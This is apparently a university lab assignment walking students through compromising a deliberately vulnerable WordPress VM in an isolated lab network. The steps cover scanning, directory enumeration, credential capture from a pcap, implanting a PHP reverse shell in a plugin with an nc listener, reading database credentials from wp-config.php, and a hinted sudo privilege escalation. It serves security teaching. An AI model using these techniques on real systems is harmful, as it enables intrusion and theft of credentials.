

Assignment 7 -

Privilege escalation on a vulnerable web server

Security Tools Lab 2

Hand out : 26-Mar-2019

Hand in : 3-Apr-2019

1.	**Objectives** By the end of this lab, you should be able to: • Understand network exploration • Scan websites for vulnerabilities • Enumerate directory structures in web servers • Get reverse shells in vulnerable sites • Achieve privilege escalation to achieve 'root' status **System** • Ethereum VM (from Lab 6) or any Kali VM – called Kali VM throughout • Vulnerable VM 1 (for practise) / VM 2 (for assignment) **Notes** Use NAT Network in VirtualBox Create a snapshot of the fresh Vulnerable VM so that you can restore in case of any issues The list of tools in this guide is not exhaustive – there are so many more out there!
2.	Start both VMs in NAT Network in Virtual Box. **Vulnerable VM** You don't need to login to this machine. This is the machine you're attacking. This is what you'll get in some technical interviews in Cybersecurity.  Kali/Ethereum VM (root:toor) 

3.

What is the IP of your KALI VM?

```
root@mssd-labs-kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
```


How do you find the IP of the Vulnerable VM?

```
root@mssd-labs-kali:~# nmap -sP 10.0.2.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2019-03-26 13:54 +08
```

How do you find services running on the Vulnerable VM?

```
root@mssd-labs-kali:~# nmap -Pn 10.0.2.8

Starting Nmap 7.60 ( https://nmap.org ) at 2019-03-26 13:55 +08
Nmap scan report for 10.0.2.8
Host is up (0.000096s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:CC:54:C9 (Oracle VirtualBox virtual NIC)
```

There's a website running. You can use firefox in Kali VM to view it.



4.

You can use 'whatweb' to verify web services and versions running on the web server


```
root@mssd-labs-kali:~# whatweb http://10.0.2.8
http://10.0.2.8 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubun
tu Linux][Apache/2.4.29 (Ubuntu)], IP[10.0.2.8], JQuery[1.12.4], MetaGenerator[WordPre
ss 4.9.8], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[Example sit
e &#8211; Just another WordPress site], UncommonHeaders[link], WordPress[4.9.8]
```

Since it's a Wordpress site (very popular blogging CMS built on PHP & MySQL). Kali has an inbuilt application to look for vulnerabilities on Wordpress sites called 'WPScan'.
Choose [Y] to update

```
root@mssd-labs-kali:~# wpscan --url http://10.0.2.8
_______________________________________________________________
        __          _______   _____
        \ \        / /   __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]y
[i] Updating the Database ...
[i] Update completed.
[+] URL: http://10.0.2.8/
```

In this case it doesn't reveal anything which can give us a reverse shell.

Next normally we try to enumerate the directory structure behind the web server. You can use the GUI version called 'dirbuster' or the CLI version called 'dirb', with the later normally much faster and without the need to input a known list. There's normally a file called 'robots.txt' which is used by websites to communicate with web crawlers on which directories should not be processed or scanned. The information in the file may therefore help an attacker to map out the site's contents. If the site admin doesn't enforce proper access control over them, then this presents a serious vulnerability. In this case it's not visible thus can't be used.



```
root@mssd-labs-kali:~# dirb http://10.0.2.8

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Mar 26 14:07:12 2019
URL_BASE: http://10.0.2.8/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.8/ ----
+ http://10.0.2.8/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://10.0.2.8/ipdata/
+ http://10.0.2.8/server-status (CODE:403|SIZE:296)
==> DIRECTORY: http://10.0.2.8/wp-admin/
==> DIRECTORY: http://10.0.2.8/wp-content/
==> DIRECTORY: http://10.0.2.8/wp-includes/
```

Navigating through these directories will help you to find something interesting. In this case the first one itself holds a pcap file. A misconfigured server as in this case can show a directory listing, which could potentially yield sensitive information to an attacker. A lot of times this is how credentials leak happens. As such directory listings should be disabled by default but it doesn't happen in most cases, especially in SMEs. 'Security Misconfiguration' is still listed in OWASP Top 10.

10.0.2.8/ipdata/

Index of /ipdata

Name	Last modified	Size	Description
Parent Directory		-	
analyze.cap	2018-10-30 09:14	2.8M	

5.


Double clicking on the downloaded pcap will start Wireshark where we can analyse. The most obvious point (which you should've observed from the beginning) is that the site is not using HTTPS, thus all communication is sent in cleartext.


Looking closer you should be able to see a request going to the wordpress login page in which credentials can be seen.

No.	Time	Source	Destination	Protocol	Length	Info
175	82.745596	Tp-LinkT_dd:3e:f4	Broadcast	ARP	60	Who has 192.168.1.222? Tell 192.168
176	86.022220	Tp-LinkT_dd:3e:f4	Broadcast	ARP	60	Who has 192.168.1.243? Tell 192.168
177	90.209811	192.168.1.222	192.168.1…	TCP	74	49558 → 80 [SYN] Seq=0 Win=29200 Le
178	90.209858	192.168.1.176	192.168.1…	TCP	74	80 → 49558 [SYN, ACK] Seq=0 Ack=1 W
179	90.209969	192.168.1.222	192.168.1…	TCP	66	49558 → 80 [ACK] Seq=1 Ack=1 Win=29
180	90.210143	192.168.1.222	192.168.1…	HTTP	799	POST /wordpress/wp-login.php HTTP/1
181	90.210171	192.168.1.176	192.168.1…	TCP	66	80 → 49558 [ACK] Seq=1 Ack=734 Win=
182	90.232018	192.168.1.176	192.168.1…	HTTP	1200	HTTP/1.1 302 Found
183	90.232225	192.168.1.222	192.168.1…	TCP	66	49558 → 80 [ACK] Seq=734 Ack=1135 W
184	90.236559	192.168.1.222	192.168.1…	HTTP	949	GET /wordpress/wp-admin/ HTTP/1.1
185	90.259627	192.168.1.176	192.168.1.1	DNS	88	Standard query 0x9d83 A api.wordpre
186	90.259873	192.168.1.176	192.168.1.1	DNS	88	Standard query 0x07e9 AAAA api.word
187	90.278053	192.168.1.176	192.168.1…	TCP	66	80 → 49558 [ACK] Seq=1135 Ack=1617

```
▸ Frame 180: 799 bytes on wire (6392 bits), 799 bytes captured (6392 bits)
▸ Ethernet II, Src: PcsCompu_74:17:d4 (08:00:27:74:17:d4), Dst: PcsCompu_1d:4d:40 (08:00:27:1d:4d:40)
▸ Internet Protocol Version 4, Src: 192.168.1.222, Dst: 192.168.1.176
▸ Transmission Control Protocol, Src Port: 49558, Dst Port: 80, Seq: 1, Ack: 1, Len: 733
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "log" = "webdeveloper"
  ▸ Form item: "pwd" = "Te5eQg&4sBS!Yr$)wf%(DcAd"
  ▸ Form item: "wp-submit" = "Log In"
  ▸ Form item: "redirect_to" = "http://192.168.1.176/wordpress/wp-admin/"
  ▸ Form item: "testcookie" = "1"
```

You can now use the credentials to login to the WordPress admin area.





6.

There are many ways to obtain reverse shell now as you have access to the production codes of the WordPress instance. We've looked at Metasploit in Lab 1 and we'll look at another way now. Since WordPress is built on PHP, we can look at PHP-Reverse-Shell.

http://pentestmonkey.net/tools/web-shells/php-reverse-shell (Explanation)
https://github.com/pentestmonkey/php-reverse-shell (Code)


In some cases where a vulnerable PHP website allows upload, just uploaded this PHP file can get you a shell on the site. In our case, since there's no upload feature and we have access to the code we can input it directly in the PHP code.

Editable PHP files can be found as Plugins or Appearance and you can use anyone of them. In this case we chose a plugin "Hello Dolly"

First copy php-revert-shell into an editor and change the IP address to your Kali VM's one.

```
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
```

↓



Update the plugin but don't activate it yet. Next start a reverse shell on your Kali VM.

```
root@mssd-labs-kali:~# nc -lvp 1234
listening on [any] 1234 ...
```

7.

Once you now activate the plugin, your reverse shell will connect, and you're now connected to the Vulnerable VM.

```
root@mssd-labs-kali:~# nc -lvp 1234
listening on [any] 1234 ...
10.0.2.8: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.8] 34066
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_6
4 x86_64 x86_64 GNU/Linux
 06:34:00 up 41 min,  0 users,  load average: 0.06, 0.07, 0.70
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
$ whoami
www-data
```

This shell is limited and you'll now needed an admin account on the Linux server itself, not on the WordPress application. A good place to start is Wordpress config file, wp-config.php.

```
$ cat /var/www/html/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');
```

Credentials can be observed. This is the reason why credentials should never be hardcoded in config files. Now you can use this to SSH into the Vulnerable VM into a much more powerful shell.

```
root@mssd-labs-kali:~# ssh webdeveloper@10.0.2.8
webdeveloper@10.0.2.8's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-46-generic x86_64)
```

	‘webdeveloper’ even has sudo priority for using TCPDUMP as root. webdeveloper@webdeveloper:~$ whoami webdeveloper webdeveloper@webdeveloper:~$ sudo -l [sudo] password for webdeveloper: Matching Defaults entries for webdeveloper on webdeveloper: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin User webdeveloper may run the following commands on webdeveloper: (root) /usr/sbin/tcpdump This can be used to gain full ‘root’ privileges. I’ll leave it as an exercise for you to read and find out more. It might be useful in the exercise which needs to be submitted.
8.	Another VM is provided called Vulnerable VM 2. Like this walkthrough, the aim is to achieve root access through a reverse shell. Hints : - It’s not Wordpress CMS but you should be able to find which one it is. - No PCAP file is involved but listing of directories will help, specially a file with the CMS version. - You can use searchsploit, metasploit or python scripting to get access to the CMS admin portal. - Find a place to implant your reverse shell. - You can find an exploit to do privilege escalation using the Linux version of the system.
9.	Submission Please submit a report of all the steps and screenshots in order to achieve ‘root’ privilege. Ensure that the final screenshot shows clearly that you’ve root privileges by running some ‘root’ commands. Attach any script you’ve written to achieve your goal. Commands should also be in text format for easy copy-pasting to verify your work.